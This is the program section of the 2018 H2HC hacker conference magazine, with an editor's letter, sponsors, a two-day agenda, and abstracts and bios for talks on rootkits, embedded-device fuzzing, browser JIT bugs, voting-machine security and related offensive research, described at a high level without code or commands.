15ª EDIÇÃO | 2018

H2HC

CONFERENCE

TODOS OS DETALHES DA MAIOR CONFERÊNCIA
HACKER DA AMÉRICA LATINA

CARTA DO EDITOR

Prezado(a) leitor(a),

Mais um ano se passou e, com grande satisfação, apresentamos a 13ª edição da H2HC Magazine! Nesta edição tivemos muitas submissões, o que fez com que priorizássemos a publicação de artigos dos novos autores. Como a revista impressa tem um número limitado de páginas, excepcionalmente nesta edição não teremos o artigo da coluna de Fundamentos Para Computação Ofensiva. Mas não se preocupe, estamos planejando uma edição digital com todos os outros artigos submetidos para depois da H2HC, incluindo o artigo desta coluna (que já está pronto).

A conferencia deste ano está recheada de novidades. Com o objetivo de sempre trazer conteúdo de qualidade de forma acessiva ao underground e aos pesquisadores brasileiros, a H2HC conseguiu trazer este ano o renomado treinamento "The Shellcode Lab", treinamento este que é ministrado todo ano na Black Hat USA desde 2011.

O Capture The Flag deste ano está recheado de novidades, com desafios que vão desde ofensivo quanto defensivo. Os prêmios são bem interessantes. Vale a pena conferir.

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, entre em contato conosco.

Nosso e-mail é revista@h2hc.com.br.

Boa leitura!

H2HC
HACKERS TO HACKERS CONFERENCE

H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE

13ª Edição | Outubro 2018

DIREÇÃO GERAL

Rodrigo Rubira Branco

Filipe Balestra

DIREÇÃO DE ARTE / CRIAÇÃO

Letícia Rolim

IMPRESSÃO

Full Quality Gráfica e Editora

REDAÇÃO / REVISÃO TÉCNICA

Ygor da Rocha Parreira

Gabriel Negreira Barbosa

Raphael Campos Silva

João Guilherme Victorino

Leandro Bennaton

AGRADECIMENTOS

Csh

Fernando Leitão

Fernando Mercês

Luiz Guilherme Ribeiro

Rafael Oliveira dos Santos

H2HC CONFERENCE

15ª Edição | Outubro 2018

ORGANIZAÇÃO

Firewalls security

patrocinadores PLATINUM

intel

Bradesco

patrocinadores GOLD

tempest SECURITY INTELLIGENCE

TREND MICRO

patrocinadores SILVER

Microsoft

patrocinadores BRONZE

Blue Frost Security

cipher

APOIO

no starch press

THREATiNTELLiGENCE

HACKING

ZERO NIGHTS 2018

SUMÁRIO

AGENDA

DIA 1

	H2HC	H2HC | University
08:20	**Credenciamento e entrega dos crachás H2HC**	
08:50	**ABERTURA - Filipe Balestra & Rodrigo Branco**	
09:10	**Keynote** *Jayson E. Street*	**Is visualization still necessary?** *Edmond Rogers*
10:10	**Attacking VMware NSX** *Luft & Harrie*	**The (not so profitable) path towards automated heap exploitation** *Thais Hamasaki*
11:10	**All the Tiny Features** *Natalie Silvanovich*	**A little bit about Code and Command Injection flaws in Web Applications Frameworks and Libraries with bonus: 0day RCE** *Joao Matos*
12:10	**LUNCH / ALMOÇO**	
14:10	**Getting Malicious in 2018** *Stone & McRoberts*	**Internet of Sh!t: Hacking de Dispositivos Embarcados** *Maycon Vitali*
15:10	**Evoting from Argentina to the World** *Ivan Oro*	**Public Security Tests of the Brazilian Voting System** *Paulo Matias*
16:10	**BREAK / INTERVALO**	
16:40	**Sonic attacks to spinning hard drives** *Alfredo Ortega*	**SegDSP (Segmentation Digital Signal Processor)** *Lucas Teske*
17:40	**Linux Kernel Rootkits** *Matveychikov & f0rb1dd3n*	**Cyber Mercenaries: When States Exploit the Hacker Community** *Michelle Ribeiro*

AGENDA

DIA 2

	H2HC	H2HC | University
10:00	**Exploring the Safari: Just In Time Exploitation** *Jasiel Spelman*	**Mobile Medical Records and Storage** *Nina Alli*
11:00	**SMAPwn: a faster way for detecting double fetch vulnerabilities in Windows kernel** *Artem Shishkin*	**Constraint solvers for Reverse Engineering** *Edgar Barbosa*
12:00	**LUNCH / ALMOÇO**	
14:00	**GCC is the new pink: Compiler plugins and what they can do for code security** *Marion Marschalek*	**SPLITTER: An Approach to Difficult Correlation, Traffic Analysis and Statistical Attacks Inside TOR Network |** *Rener Silva aka Gr1nch*
15:00	**DSL: Dismantling Secret Layers** *Brian Butterly*	**Cracking the Craptcha** *Gustavo Scotti (csh)*
16:00	**BREAK / INTERVALO**	
16:30	**Finding 0days in embedded systems with code coverage guided fuzzing** *Anh Quynh & Lau*	**Virtualization-based Rootkits** *Gabriel Negreira Barbosa*
17:30	**Hacking the International RFQ Process** *Dino Covotsos*	**Fault Injection Attacks com Enfase em Ultrassom** *Julio Della Flora*
18:30	**ENCERRAMENTO**	

PALESTRAS E PALESTRANTES H2HC

Sonic attacks to spinning hard drives | Alfredo Ortega

Description: Regular spinning Hard disk drives can be used to detect movement and sound by carefully measuring variations on read/write operations. Additionally, depending on the nature of sound a temporal or permanent denial-of-service attack can be done on HDD devices. In this talk we will explore this topic, do live-demonstrations and present the state-of-the-art on sonic attacks to this class of devices.

BIO: Alfredo Ortega has almost two decades of experience in the fields of reverse engineering, exploit development and vulnerability research. Presented on several security conferences like RSA, Blackhat, Defcon, Syscan, Ekoparty and others. Alfredo Ortega has travelled a total of 550000 km, has no major diseases and can lift heavy objects weighting over 15 kg. He also can operate dangerous software like IDA Pro.

Finding 0days in embedded systems with code coverage guided fuzzing | Anh Quynh & Lau

Description: Coverage guided fuzzing becomes a trending technique to discover vulnerabilities in powerful systems such as PC, and is a main contributor to countless 0days in the last few years.

Unfortunately, this breakthrough methodology is not yet applied to find bugs in embedded devices (like network routers, IP cameras, etc). We found some of the reasons as follows:

As closed ecosystems, embedded devices usually come without built-in shell access or development facilities such as compiler & debugger. This makes it impossible to introduce a fuzzer to directly run & find bugs inside them.

In case available for download (rarely), most embedded firmware are not open source, which limit usage of available guided fuzzers such as AFL & LibFuzzer, as these tools require source code to inject basic block instrumentation at compile time.

Most existing work focus on Intel architecture, while all embedded devices run on other CPUs such as ARM, MIPS or PowerPC. Our study reveals that fuzzing tools on these architectures are sorely lacking.

This research aims to overcome the mentioned issues to build a new guided fuzzer for em

We emulate the firmware so we can put in our fuzzing & debugging tools. We will first explain how we directly extract firmware from physical devices, then emulate them in Virtual Machine with a lot of tricks involving static binary dependency duplication, patching firmware for NVRAM simulation in order to feed actual response for program configuration.

We will introduce a new lightweight dynamic binary instrumentation (DBI) framework that supports all platforms & embedded architectures in use today, including Arm, Arm64, Mips, PowerPC & Sparc (plus, we also support Intel X86). The design & implementation of this framework will be presented in details, so the audience can also see many other applications of our DBI beyond this project.


We will discuss how we built a powerful guided fuzzer to run inside emulated firmware. Using our own DBI at the heart for basic block instrumentation, this requires no firmware source code, and can find vulnerabilities in binary-only applications on all kind of embedded CPUs available.

Our fuzzer discovered many 0days in some widely popular embedded network devices. Among them, several vulnerabilities allow pre-authenticated remote code execution that affect multi-million users, and can be potentially turned into a new botnet-worm with massive-scale infection. These bugs will be released to public in our talk if the vendors fix them in time.

The audience can expect a deeply technical, but still entertaining presentation, with some exciting demos.

BIO: Dr.Nguyen Anh Quynh is a regular speaker at industrial information security conferences such as Blackhat USA/Europe/Asia, DEFCON, RECON, Syscan, HackInTheBox, Shakacon, Opcde, ZeroNights, Hack.lu, Deepsec, XCon, Confidence, Hitcon, Eusecwest, etc. He also presented his researches in academic venues such as Usenix, IEEE, ACM, LNCS, etc. As a passionate coder, Dr. Nguyen is the founder and maintainer of the Reversing trilogy frameworks: Capstone (http://capstone-engine.org), Unicorn (http://unicorn-engine.org) & Keystone (http://keystone-engine.org).

KaiJern, Lau is a senior security researcher at Radio Security Department of Qihoo 360 Technology, a core member of UnicornTeam and also HITB core crew. His research topic mainly on hardware and software of embedded device, reverse engineering, and various security topics. He presented his findings in different international security conferences like HITB, Codegate, QCon, KCon, International Antivirus Conference and etc. He conducted Hardware Hacking Course during KCon. He is also the review board member for HITB security conference.



SMAPwn: a faster way for detecting double fetch vulnerabilitie in Windows kernel | Artem Shishkin

Description: Windows kernel is permissive in terms of accessing the usermode memory: there are almost no restrictions for reading or writing a process memory from the drivers. That fact leads to existence of a double-fetch vulnerability class in Windows kernel, and you may want to know if it's there in your particular case. Of course, you've probably also heard about Bochspwn project by Mateusz "j00ru" Jurczyk, but what I can offer you in this talk is a way to improve the method, i.e. how to dramatically improve the speed and bypass some limitations of Bochspwn using the hardware features of Intel CPUs.

BIO: A security researcher at Intel Corporation. Interested in Windows kernel security. Did some talks on Windows SMEP bypass, kernel patch protection bypass and abusing virtualization capabilities for security research. Accepted speaker for such conferences as PHDays and Zeronights.

Is visualization still necessary? bigezy

Description: In this talk, we hope to bring out discussions of issues that we are encountering as we build tools that provide data visualization of enterprise grade data feeds. These feeds are provided typically from taps such as gigamon, and they provide data regarding thousands of simultaneous flows. Interesting though is also the fact the even individual data visualizations of edge devices provide an overwhelming amount of session data that is difficult to visually depict over time.

BIO: Edmond Rogers - bigezy - Before joining the University of Illinois Information Trust Institute (ITI), Edmond Rogers was actively involved as an industry participant in many research activities in ITI's TCIPG Center, including work on CyPSA Cyber Physical Situational Awareness, NetAPT (the Network Access Policy Tool) and LZFuzz (Proprietary Protocol Fuzzing). Prior to joining ITI, Rogers was a security analyst for Ameren Services, a Fortune 500 investor-owned utility, where his responsibilities included cyber security and compliance aspects of Ameren's SCADA network. Before joining Ameren, he was a security manager and network architect for Boston Financial Data Systems (BFDS), a transfer agent for 43% of all mutual funds. He began his career by founding Bluegrass.Net, one of the first Internet service providers in Kentucky. Rogers leverages his wealth of experience to assist ITI researchers in creating laboratory conditions that closely reflect real-world configurations.

DSL: Dismantling Secret Layers | Brian Butterly

Description: CPE is the typical abbreviation ISPs use for the first node on a customer's site. For most users the Customer Premises Equipment is a simple Home Router. Depending on the ISP's terms & conditions the user might be forced to use a provided device. In some situations, even though use of a custom device may be allowed, certain configuration information (credentials, VLAN IDs) will not be provided. The required data will be provisioned automatically when the device is connected for the first time, or pushed when there are further updates. The user himself does not has direct access. From a security perspective having a rather untrusted device in your home or even corporate network, which can be configured remotely (backdoor?) is never very comforting. Especially as many routers

have had a long history of fail, i.e. the large router outages in Europe in 2016 due to a combination of a vuln, a bug and a Botnet. The talk will cover a simple setup based on a broadly available DSLAM / DSL master modem which brings us into a direct MitM position between the CPE and the ISP's network. Then, well known networking tools will be utilized to find out what typical ISPs do when configuring a DSL router, which protocols are used and how these and the routers themselves are protected. The talk will be finalized by a few results from off the shelf routers. Or in short: Everything you need to start breaking DSL clients.

BIO: Brian currently works in incident response in a very large and crazily diverse environment for a German company. There he aims at developing new methods for protecting even the strangest control systems and the overall surrounding networks. Still, at heart, he is an open minded security researcher and into breaking everything he can get his finger onto. Having worked in the areas of embedded-, hardware-, mobile- and telecommunications-security he has a lot of war stories and experience at hand and is always happy to share.

Hacking the international RFQ Process #killthebuzzwords | Dino Covotsos

Description: Thanks to the "boom" in the information security industry combined with the latest buzzwords, more and more large corporate companies are looking for the latest "next gen" anti-haxor services and technologies. In doing so they often go out publicly on tender and / or issue an RFP/RFQ in order to obtain the best possible solution to meet their requirements and budget (usually cost *wins*).

Due to this and a lack of maturity in the field, companies issue public RFQs / RFPs that contain classified and confidential / secret information such as network diagrams, architectural designs, software versions etc. This type of information would usually require that an attacker spend an extensive amount of time performing enumeration and / or gaining access to the internal network first and taking a significant amount of time to learn about that environment. Targeting the procurement process of an organisation exposes a largely unexplored attack surface.

This new research and presentation aim to demystify the above and give practical examples of large international organisations, which unfortunately fail at the RFP/RFQ process badly. This opens a "free and easy" attack vector for attackers to exploit without even conducting extensive enumeration and fingerprinting, or anything close to intrusive attacks. As a result, an attacker often has access to an extensive amount confidential information about the organisation, which could be utilised to launch more targeted attacks. Depending on the type of information gathered, such attacks, could be likened to an attacker that has insider knowledge.

We will also be demonstrating, via real world examples, the dangers of going out blindly and looking for specific services and products in the information security industry, with real life networks being shown on stage.

BIO: Dino Covotsos is founder and CEO of Telspace, a South African-owned IT security firm, which started in 2002. Covotsos has many years of experience in the information security sector and has been involved in hundreds of information security projects worldwide. He is also a presenter at well-known local and international conferences and is heavily involved in the security community worldwide. Covotsos is on the advisory board for the ITWeb Security Summit and has several industry certifications, such as the OSCP and OSWP.

Constraint solvers for Reverse Engineering | Edgar Barbosa

Description: Can get no satisfaction with current reverse engineering tools? Wait no more! Modern constraint solvers are here to help you (except when they crash). This presentation will provide a quick overview of how to integrate these powerful friends to your reverse engineering workflow. No need to worry about academic lingo. Your satisfaction is our highest priority.

BIO: An old, grumpy security researcher who still blames himself for believing SMT solvers could satisfy all his need for SIGSEGV. After almost 2 decades doing security research he concluded exhaustive search algorithms are the only true elegant solution for everything. He enjoys reversing engineering, kernel-mode stuff, CPU microarchitecture and is currently trying to learn Rust. Don't take him seriously.

Abusando da Virtualização | Gabriel Negreira Barbosa

Description: Diversas empresas utilizam virtualização devido a seus inúmeros benefícios. No entanto, essa poderosa tecnologia também pode ser utilizada para fins maliciosos. Essa palestra NÃO tem o objetivo de mostrar técnicas para quebrar sistemas de virtualização. O objetivo é discutir, na teoria e na prática, algumas formas de se utilizar a virtualização para fins maliciosos do ponto de vista de um atacante que já possua acesso às camadas mais baixas dessa tecnologia.

BIO: Gabriel Negreira Barbosa trabalha como principal security researcher no time STORM (STrategic Offensive Research & Mitigations) da Intel. Anteriormente, trabalhou como engenheiro de segurança de software 2 na Microsoft e como pesquisador de segurança líder na Qualys. Recebeu o título de bacharel em ciência da computação pela PUC-SP; e de mestre pelo ITA, onde participou de projetos de segurança para o governo brasileiro e a Microsoft Brasil. Já apresentou trabalhos em algumas conferências, como H2HC, SACICON, Troopers, Black Hat USA e BSides (PDX e DFW).

Cracking the Craptcha | Gustavo Scotti

Websites in need to do anti-robot test (i.e. human test) by providing an image that must be entered by the user, but not cracked by machines. Cracking such mechanism requires advanced knowledge in computer vision, and optical character recognition (OCR). Learn how to hack two or three things together and get a decent Captcha resolver. This talk will walk you through the entire process, and the choices I made to take shortcuts, and how the gods of statistics always win.

csh is one of those guys who curiosity drives his life. If I am not learning new stuff, experimenting with dangerous things, or living life at its fullest, csh is a dull boy. I am an enthusiast of mechanical engineer, electrical engineer, computer engineer, physics engineer, and music engineer. To fund all my hyperactive mind, I work as a Security Researcher at Intel Corporation, hacking cool stuff, at the lowest level you could imagine. Known by some exploits, axur05 e-zine, reversed engineered the PS2, wrote some rootkits, sniffers, and some other stuff.

A little bit about Code and Command Injection flaws in Web Applications Frameworks and Libraries with bonus: 0day RCE | Joao Matos

Description: In this talk we will explain some mechanisms that result in Command Injection flaws in web applications. As a case study, we will address flaws present in important Java ecosystem frameworks that have come to the mainstream recently. It will also show a 0day that was used in one of the steps needed to exploit an OS Command Injection in PayPal (and in other important vendors). Finally, we will discuss possible mitigation measures for such vulnerabilities.

BIO: He is a Brazilian independet security researcher and developer, having notified critical vulnerabilities (ie remote command execution) affecting important products and companies, among them: Apple.com, PayPal.com, Samsung.com, Blackberry.com, Oracle Cloud, U.S. Department of Defense (DoD) - multiples, Red Hat, Sony Pictures, GM, Banks, Digital Coins Platforms, Telecommunications Companies, Governments and others. Member of the Pride Security's team of researchs/pentesters *(http://www.pridesec.com.br/)*. Has bachelor's degree in Computer Science and a Master's Degree in Distributed Systems, both at the Federal University of Paraíba (UFPB), Brazil, and is the author of the JexBoss security audit tool.

Fault Injection Attacks com Enfase em Ultrassom | Julio Della Flora

Descrição: A palestra pretende apresentar informação acerca de ataques de fault injection em hardware, buscando definições para esse tipo de ataque, bem como classificações desses ataques baseado em seu método. Variações de tensão/clock, temperatura, luz eletromagnetismo e ultrassom são tipos classificados como ataque de injeção de falhas.

Após a definição, partiremos para contextualização dos ataques de fault injection baseados em ultrassom, trazendo informações sobre como o fenômeno da ressonância afeta os sistemas microeletromecânicos (giroscópios e acelerômetros).

Por fim, a última porção da palestra traz informações sobre o ataque e montagem do ambiente de testes com aplicações e pesquisas futuras.

BIO: Certificação Microsoft em servidores Windows, bacharel em Ciência da Computação, especialista em Redes de Computadores e Segurança de Dados, Mestre em Ciência da Informação, Especialista em Docência para o Ensino Superior. Atuou como professor de graduação e pós graduação em diversas faculdades como: Unopar, Unifil e FAG, ministrou cursos em parceria com o Senai-Londrina, Atuou como professor de Eletrônica Digital e Instrumentos de Medida na Fundação de Ensino Técnico de Londrina, Coordenador da Pós-graduação em Segurança da Informação e Ethical Hacking, Coordenador da Pós-graduação em Ethical Hacking e Cybersecurity EAD. Consultor em segurança da informação e entusiasta em hardware hacking.

SegDSP (Segmentation Digital Signal Processor) | Lucas Teske

Descrição: A palestra é sobre o SegDSP (Segmentation Digital Signal Processor), que é um projeto que comecei para estudos de monitoramento automatizado de comunicações de RF. A ideia é um software onde há os demoduladores / decodificadores de sinais mais comuns, e um identificador de sinais emitidos (caso não seja reconhecido o tipo de sinal, gravar ele bruto para analisar depois).

A palestra na defcon foi bem por cima (cyberspectrum era mais focada em rádios em si), pretendo aprofundar um pouco pro povo da H2HC, e talvez até fazer uma demonstraçãozinha dele funcionando e de como operar e analisar sinais de rádio.

O projeto é feito inteiramente em Go, e está disponível já no github como um WIP funcional: *http://github.com/racerxdl/segdsp/*

A ideia é ele ser monolito e portátil, a ponto de poder rodar num raspberry pi ou coisa do tipo e poder armazenar as gravações, decodificações e metadados tanto em mídias locais quanto em mídias distribuídas.

BIO: Software Architect at Quanto

Internet of Sh!t: Hacking de Dispositivos Embarcados | Maycon Vitali

Descrição: Dispositivos embarcados estão presentes em todos os lugares, desde smartwatches até lâmpadas inteligentes. Porém o que poucos dizem/assumem é que o termo Internet of Things (IoT) surgiu a partir da gourmetizaçao dos dispositivos embarcados.

Quando tratamos segurança nesses dispositivos, muitas vezes precisamos voltar para o século passado, onde não existe qualquer camada de proteção entre o usuário/atacante e o hardware do dispositivo, seja fisicamente, seja logicamente.

Nessa palestra, Maycon pretende demonstrar os passos necessários para a exploração de dispositivos embarcados desde a obtenção do firmware, seja por download na página do vendor ou por extração direta da memória flash através de SPI; engenharia reversa e análise de alguns binários em arquitetura MIPS (desde binários ELF até o bootload propriamente dito), a análise da superfície de ataque (e como podemos alterar o entry point para agilizar o processo), a exploração de algumas vulnerabilidades Web (CVE-2017-093[2-5]) e o processo do setup de um ambiente para depuração remota para a exploração de vuln. de corrupção de memória <3, seja em ambiente simulado ou diretamente no dispositivo.

BIO: Maycon é consultor de segurança senior pela SpiderLabs e pesquisador independente pela Hack N' Roll, grupo que fundou em meados de 2008. Apaixonado por escovação de bits e low-level, Maycon tem mantido o foco de sua pesquisa nos últimos anos em segurança de dispositivos embarcados, onde em um único mês do último ano reportou aproximadamente 10 vulnerabilidades em dispositivos de um vendor especifico.

Cyber Mercenaries: When States Exploit the Hacker Community | Michelle Ribeiro

Description: This study applies the 'new wars' framework from Mary Kaldor (2012) to conflicts in cyberspace, giving special attention to the blurring effects of what is done for economic or political interests, what is done for non-state actors and nation states.

Motivated by recent events of cyber attacks that generated considerable controversy such as the 2007 cyber attacks against Estonia, the 2016 American Presidential elections and the ongoing cyberwar imposed upon Ukraine, the finds of this paper demonstrate that in the new digital social environment, population control can be exercised through coercion instead of violence and that the nature of Internet incentives states to empower and finance proxy actors to act on their behalf.

The presentation will discuss to what extent is the current body of international laws and norms is adequate to answer this new strategic environment and how individuals and companies of the hacker community can be impacted if used as cyber mercenaries.

BIO: Michelle Ribeiro recently finished her Master degree in International Studies and Diplomacy at SOAS, University of London, funded by the British FCO, through a Chevening Scholarship.

Her research, supervised by Mr Ewan Lawson, Senior Research Fellow for Military Influence at the Royal United Services Institute (RUSI), examined the challenges presented by the blurring effects of conflicts in the cyberspace.

Following her graduation, the Foreign Policy Magazine and the Harvard Belfer Center Cyber Security Project selected Michelle as one of the 25 next leaders in cybersecurity and invited her to take part in the 2017 Future Diplomats Peace Game in Abu Dhabi.

Formerly an IT Executive, she acted as a Tech Policy Advisor for governmental initiatives and have contributed to publications and conferences worldwide. Michelle is also involved in different open source organisations such as the Linux Foundation and the Debian Project. Also, I've been playing key-roles in the security industry and community as a regular and sought-after speaker in the most influence conferences in Brazil: BSides, H2HC, YSTS, etc.

My researches are: POP, ESF, T50 and Inception — highlight to T50, a tool widely used by companies validating their infrastructures, incorporated by ArchAssault, BackTrack, BlackArch, Debian, Kali and Ubuntu.

Hacking the Brazilian Voting System | Paulo Matias

Abstract (en): Maybe you have already watched one of our presentations about the results in the last Public Security Tests of the Brazilian electronic voting system. But do you understand how the exploit against the voting machine was developed? If you put your hands in a voting machine, would you be able to pwn it? In this lecture, we will conduct a live coding session to introduce a didactic and technical approach to how the Brazilian voting machine was hacked. We will conclude by addressing the countermeasures implemented by the SEC and the structural fragilities still present in the system, which could serve as a basis for future exploitations.

Abstract (pt): Talvez você já tenha assistido a alguma de nossas palestras sobre os resultados dos últimos Testes Públicos de Segurança do sistema eletrônico de votação brasileiro. Mas você entende como o exploit contra a urna foi desenvolvido? Se você colocasse suas mãos em uma urna, conseguiria owná-la? Nesta palestra, faremos uma sessão de live coding para explicar didaticamente e com uma

abordagem técnica como a urna eletrônica brasileira foi hackeada. Por fim, abordaremos as contramedidas implementadas pelo TSE e as fragilidades estruturais do sistema que persistem e podem ser utilizadas como base para explorações futuras.

SPLITTER: An Approach to Difficult Correlation, Traffic Analysis and Statistical Attacks Inside TOR Network | Rener Silva aka Gr1nch

Description: This paper is the result of 5 months of research aiming to difficult or stop Traffic Analyses and Correlation related attacks in the TOR network. More than 5 different de-anonymization techniques have been analyzed and a new tool has been created to allow the user to difficult or even broke the correlation and traffic analysis of these de-anonymization techniques. As a bonus this paper shows how to improve the speed and stability of TOR network and allow the user to have a better TOR experience, watching High Definition (1080p 60fps) movies from Youtube even using TOR network. After applying the proposed approach of this paper the adversary will be able to capture only 0.5% of the total amount of data transferred by the user for each compromised TOR NODE/RELAYS under his control. The paper shows that it's possible to reduce the total amount of data intercepted by the adversary and keep a better performance and stability of TOR NETWORK.

BIO: My name is Rener Alberto F. Silva and I'm Brazilian living in Krakow, Poland. I'm a member of DcLabs Security Team, and also a founder member of Area 31 Hacker Space. I'm graduated in Computers Network by Pitagoras University and I have 9+ years of experience focused on Penetration Test and vulnerability assessment. More details about my professional career are available on my LinkedIn Profile: https://www.linkedin.com/in/reneralberto/

I have the opportunity to speak in H2HC related event at 2013 during the BSides event organized by Garoa Hacker Club. At that time I presented how to use an Android Device running Kali Linux to perform a full penetration test. I have the opportunity to speak at other great security conferences in Brazil and Europe, however, to speak in H2HC is one of my personal professional goals.

The (not so profitable) path towards automated heap exploitation Thais Moreira Hamasaki

Description: The modern world depends and rely on the security (and safety!) of software. To protect privacy, intellectual property, customer data and even national security are goals for most of us. Analysis tools can help us to get new insights that can be used to secure software and hardware by identifying vulnerabilities and issues, before they cause harm downstream. The automatic exploit generation is an old challenge in the industry that is not totally solved (and it will never be - undecidability and so on...) - in fact, we are far away from it, as Julien Vanegue stated in May this year. Furthermore, AEG is limited right now to stack-based buffer overflows and format string exploits as the semantic information about user bytes in memory is not available.

In this talk I am showing a proof of concept for automated heap exploit generation on an x86 architecture, using symbolic execution and SMT solvers.

BIO: Thaís Moreira Hamasaki is a malware researcher @F-Secure, who focus on static analysis, reverse engineering and logical programming. Thaís started her career within the anti-virus industry working on data and malware analysis, where she developed her knowledge on threat protection systems. She won the "best rookie speaker" award from BSides London for her very first talk about "Using SMT solvers to deobfuscate malware binaries". Recent research topics include binary deobfuscation, generic unpacking and static analysis automation. She is an active member of the Düsseldorf Hackerspace, where she also leads the groups for Reverse Engineering and x86 Assembly. In her free time, you can find Thaís building tools, cooking or climbing somewhere offline.

Evoting from Argentina to the World

Ivan A. Barrera Oro

Description: We will expose and discuss about different voting systems used in Argentina in different kinds of election, their vulnerabilities (theoretical, probed and/or exploited) and discuss a bit about how some of those systems ended up in different parts of the world, to be used on other elections (say, Democratic Republic of Congo).

BIO: ### Iván A. Barrera Oro

Known in the bits world as HacKan, he's passionate about electronics and informatics. He enjoys gaming, coding, designing stuff, sometimes building stuff, travelling, skiing, making devices work the way he wants to, whether they were designed to do so or not... He also loves wine and pwn.

Alfredo Ortega

A.K.A CyberGaucho, he's always disrupting systems, from BSD, KVM and Android to electoral voting machines and the Chamber of Deputies. He has a large list of CVE's to his credit, and enjoys being called a whitehat.

Exploring the Safari: JustInTime Exploitation

Jasiel Spelman

Apple Safari has a JavaScript engine with a rather simple name, JavaScriptCore, however the engine itself is anything but simple. One common feature within JavaScript interpreters is to have a just-in-time (JIT) engine to increase performance of the executed JavaScript. JavaScriptCore takes an interesting approach to this by supporting multiple tiers of optimization levels, even allowing for switching between them within a single function depending on collected statistics.

As with other JIT engines, the optimization strategies employed by Safari's JIT engine have also resulted in a number of vulnerabilities. The downside to applying typical compiler optimizations in order to JIT compile custom user-supplied code is that basic assumptions can be broken.

This talk will cover low level internals of JavaScriptCore before going over a few JIT vulnerabilities as well as how they were patched. Jasiel Spelman is a security researcher with Trend Micro's Zero Day Initiative (ZDI). In this role, he analyzes and performs root-cause analysis vulnerabilities submitted to the program, which represents the world's largest vendor-agnostic bug bounty. His focus includes performing root-cause analysis on hundreds of zero-day vulnerabilities submitted by ZDI researchers from around the world. He has presented at numerous security conferences including Black Hat, DEFCON, REcon, Power of Community, and BreakPoint. When not researching the latest bugs in software, Jasiel Spelman enjoys rock climbing and playing musical instruments.

Keynote

Jason E. Street

"Stupid user clicked on a link", "Social engineering, because there's no patch for human stupidity" and "Make it simple enough that the CEO can understand it". Blaming users is not helpful. Instead of hiding our failures behind simplified excuses and jokes, let's address the elephant in the room. We need to find a solid way to approach and rectify the issues at hand. Technology is not our problem, human behaviour is! In this presentation, we will discuss topics related to human behaviour, which need to be modified for the sake of better security. A mirror will be held up to our industry as we inspect how we can better teach and interact with others Examine some important questions head-on and walk away with a better path for understanding the true issues we are facing Jayson E. Street is an author of the "Dissecting the hack: Series". Also the DEF CON Groups Global Ambassador. Plus the VP of InfoSec for SphereNY. He has also spoken at DEF CON, DerbyCon, GRRCon and at several other 'CONs and colleges on a variety of Information Security subjects. *He was a highly carbonated speaker who has partaken of Pizza from Beijing to Brazil. He does not expect anybody to still be reading this far but if they are please note he was chosen as one of Time's persons of the year for 2006.

Attacking VMware NSX

Luft & Harrie

Description: In this presentation we will describe how we performed and still are performing an offensive security analysis of VMware's SDN solution NSX. NSX integrates deeply into VMware's virtualization infrastructure and provides network filtering features in a centrally managed, hypervisor-based micro segmentation way. The deep virtualization integration resulted in challenges that we will address in this talk. For example, we will detail how to analyze ESXi kernel modules, both in a debugging and static code analysis way. We will also provide an attack vector analysis based on the NSX architecture and communication protocols as well as fuzzing results and technologies for the kernel modules and overlay networking components. We striving to discuss at least one discovered vulnerability during the talk!

BIO: Matthias Luft is a security researcher and heads the German security research company ERNW Research. He is interested in a broad range of topics (such as DLP, virtualization, and network security) while keeping up with the daily consulting and assessment work.

GCC is the new pink: Compiler plugins and what they can do for code security | Marion Marschalek

Description: GCC is a mystic wonderland, full of elfs and dwarfs, and countless adventures. In my head. In reality, GCC is a collection of compiler tools, easy and very handy to use, but a migraine to modify. I'll take you on a tour through GCC wonderland, and show how amateurs like myself go about domesticating the weird creatures, that enable the compiler to do its magic.

An interesting avenue to investigate for security researchers is provided by the GCC plugin infrastructure, which allows extension of GCC without modifying its humongous code base itself. GCC plugins make it surprisingly straight forward to build nice obfuscation gadgets into binaries without worrying about source code modifications. Plugins are also a great playground if one wants to design and test compiler based mitigations. On the insecurity side, with such plugin, one can compile little security glitches straight into the output bytecode. Try to teach a code reviewer to find THAT.

The presentation will introduce existing research covering the use of GCC plugins for security and insecurity, as well as demos of new nifty magic tricks to take home and try out yourself.

BIO: Marion Marschalek is a former Malware Analyst and Reverse Engineer who recently started work at Intel in order to conquer the field of low level security research. She has spoken at all the conferences and such, and seen all the things. Also, she runs a free reverse engineering workshop for women, because the world needs more crazy researcherettes.

Linux Kernel Rootkits | Matveychikov & f0rb1dd3n

Description: Talk about Linux kernel rootkits & techniques used

BIO: Ilya Matveychikov is a Linux kernel addict, security researcher, reverse engineer (https://github.com/milabs)

All the Tiny Features | Natalie Silvanovich

Description: JavaScript is an ever-evolving standard, and new features, such as WebAssembly and WebRTC are continuously being added to browsers. This talk discusses the security of several new browser features. It will describe the attack surface of each feature and give examples of vulnerabilities in each. Learn to find bugs in the newest parts of the browser!

